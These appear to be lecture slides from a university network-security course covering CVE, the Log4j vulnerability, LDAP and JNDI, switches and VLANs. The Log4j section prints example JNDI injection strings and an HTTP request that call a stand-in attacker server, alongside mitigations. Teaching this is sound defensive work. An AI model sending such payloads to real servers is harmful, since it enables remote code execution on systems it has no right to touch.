CALIFORNIA STATE UNIVERSITY
LONG BEACH
College of Engineering

CECS 303: Networks and Network Security

VLANs

Chris Samayoa

Week 6 – 1st Lecture
2/22/2022

Course Information

- CECS 303
  - Networks and Network Security – 3.0 units
- Class meeting schedule
  - TuTH 5:00PM to 7:15PM
  - Lecture Room: VEC 402
  - Lab Room: ECS 413
- Class communication
  - chris.samayoa@csulb.edu
  - Cell: 562-706-2196
- Office hours
  - Thursdays 4pm-5pm (VEC-404)
  - Other times by appointment only

Objectives

- Log4j
- Switches
- VLANs
- Firewalls (cont’d)

CVE

- CVE = Common Vulnerabilities and Exposures
- List of publicly disclosed computer security flaws
  - Uses unique ID numbers to track separate vulnerabilities
- Overseen by MITRE corporation
  - Not-for-profit organization
  - Center for research for government and private instititutions
  - Received funding by CISA (Cybersecurity and infrastructure Security Agency) for maintaining CVE program
- Maintains list of vulnerabilities, but does not find them
  - Vulnerabilities are found by various organizations and individuals
- CVSS (Common Vulnerability Scoring System)
  - Open standard for assigning a value to a given vulnerability (0.0 – 10)
  - Higher numbers indicate a higher level of severity

CVE Criteria

- Independently fixable
    - Can be fixed independently of other vulnerabilities
- Acknowledged or documented
    - Affected vendor acknowledges that the finding is indeed a bug in their system
    - Reporter can alternatively share a vulnerability report that demonstrates negative impact to vendor and security policy violation
- Impacts one codebase
    - Each affected codebase or product gets a unique CVE
    - UNLESS there is shared code that cannot be used without it being vulnerable

Log4j overview


- CVE ID: CVE-2021-44228
  - CVSS score of 10.0
  - CVE Link
- National Vulnerability Database (NVD)
  - Fed by CVE system
  - Builds upon information from CVE
  - National Vulnerability Database (NVD) Link: https://nvd.nist.gov/vuln/detail/CVE-2021-44228
  - Also supported by CISA
- Affects Apache Log4j2 versions 2.0-beta9 through 2.15.0

Log4j overview (cont'd)

- What is Log4j
  - Open-source logging framework
  - Various data can be logged using it
  - Part of the Apache logging services
  - Used by a large number of websites and applications
- What is the vulnerability
  - Potential to allow unauthenticated remote code execution
  - Example: ${jndi:ldap://[attacker_URL]}
- Called by Jen Easterly (director of CISA) "most serious" vulnerability she has seen in her career

LDAP


- LDAP (Lightweight Directory Access Protocol)
  - Cross platform tool used for directory services authentication
  - Communication language for directory service applications
- Commonly used to authenticate users or services
  - e.g. mail servers, web servers, etc.
  - Often stores username, passwords, and other subject attributes



Source: https://www.okta.com/identity-101/what-is-ldap/

JNDI

- JNDI (Java Naming and Directory Interface)
  - API for applications to interact with remote objects or directory services (e.g. LDAP)
  - Java needs JNDI to interact with LDAP servers
- Applications use JNDI + LDAP to find Business Objects
  - e.g. customer matched with financial information
  - LDAP service can be running on a different server from object location
    - Even on the internet



Request : john@cmpy.com
Response: cn=john , ,dc=cmpy, dc=com
LDAP Server
Application
API Interface
JNDI Interface
Request : invoke
Response: invokeObj (javaObject)
RMI
(Remote Method Invocation)

Source: https://securityboulevard.com/2021/12/log4shell-jndi-injection-via-attackable-log4j/

Log4j

- Log4j allows logged messages to reference external information through JNDI
  - Allows for information to be remotely retrieved from a variety of protocols
  - LDAP is one of those protocols
- Attackers can insert JNDI references pointing to LDAP server they control
  - Can instruct server to retrieve malicious Java classes
  - Example: ${jndi:ldap://attackerserver/exploit}
    - Server can send back instructions to execute file located at https://atackserver/exploit
    - JNDI will execute the file from the malicious server
    - Attacker can load a RCE (remote code execution)

Log4j Lifecycle



Apache Log4j Vulnerability

1. Attacker sweeps the internet for exposed log4j vulnerabile servers
2. Attacker sends malicious HTTP request to exposed servers
3. Victim server logs the request using log4j
4. Log4j interpolates the string and queries malicious LDAP server
5. LDAP server responds with malicious java class
6. Victim server downloads & executes malicious payloads

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent:
${jndi:ldap://attackerserver/}
```

{jndi:ldap://attackerserver/}

Call to Action:
Cryptomining
Remote Shell
Ransomware
Data Exfil
APTs

Source: zscaler

Log4j Mitigation

- Upgrade to a patched version of Log4j
  - 2.17.0 or later
  - Organizations often dependent on software developers to patch
  - Administrators had to inventory all software applications to identify vulnerable servers
- Use firewalls to block outgoing connections
  - Can use whitelists to do this if some outbound connections are required
- Scan logs for suspected attack attempts
  - Check for DNS requests within logs


Objectives

- Log4j
- Switches
- VLANs
- Firewalls (cont’d)

Switches

- Connectivity devices that subdivide a network
    - Segments
- Traditional switches
    - Operate at Data Link OSI model layer
- Modern switches
    - Can operate at Layer 3 or Layer 4
- Switches interpret MAC address information
- Common switch components
    - Internal processor, operating system, memory, ports

Switches (cont’d)




Objectives

- Log4j
- Switch Description
- VLANs
- Firewalls (cont’d)

VLANs

- VLANs (virtual local area networks)
  - Logically separate networks within networks
    - Groups ports (physical) into broadcast domain
- Broadcast domain
  - Port combination making a Layer 2 segment
  - Ports rely on Layer 2 device to forward broadcast frames
- Collision domain
  - Ports in same broadcast domain could have collisions
  - Switches take care of this issue – each port is a separate collision domain

VLAN Example



Source: Course Technology / Cengage Learning


VLANs (cont'd)

- Advantages of VLANs
  - Flexible
    - Ports from multiple switches or segments
    - Use any end node type
  - Reasons for using VLANs
    - Separating user groups
    - Isolating connections
    - Identifying priority device groups
    - Grouping legacy protocol devices
    - Separating large network into smaller subnets

VLANs (cont’d)

- Typical switch pre-configuration
  - One default VLAN
  - Cannot be deleted or renamed
- Creation of additional VLANs
  - Indicate to which VLAN each port belongs
  - Additional specifications
    - Security parameters, filtering instructions, port performance requirements, network addressing and management options
- VLAN configurations are maintained using switch’s software (OS)

VLAN Example




```
SW1(config)#vlan 10
SW1(config-vlan)#name Eng

SW1(config)#interface FastEthernet 0/1
SW1(config-if)#switchport mode access
SW1(config-if)#switchport access vlan 10
SW1(config)#interface range FastEthernet 0/3 - 5
SW1(config-if)#switchport mode access
SW1(config-if)#switchport access vlan 10
```

Source: https://www.flackbox.com/vlan-access-ports-cisco-ccna-tutorial

VLAN Example

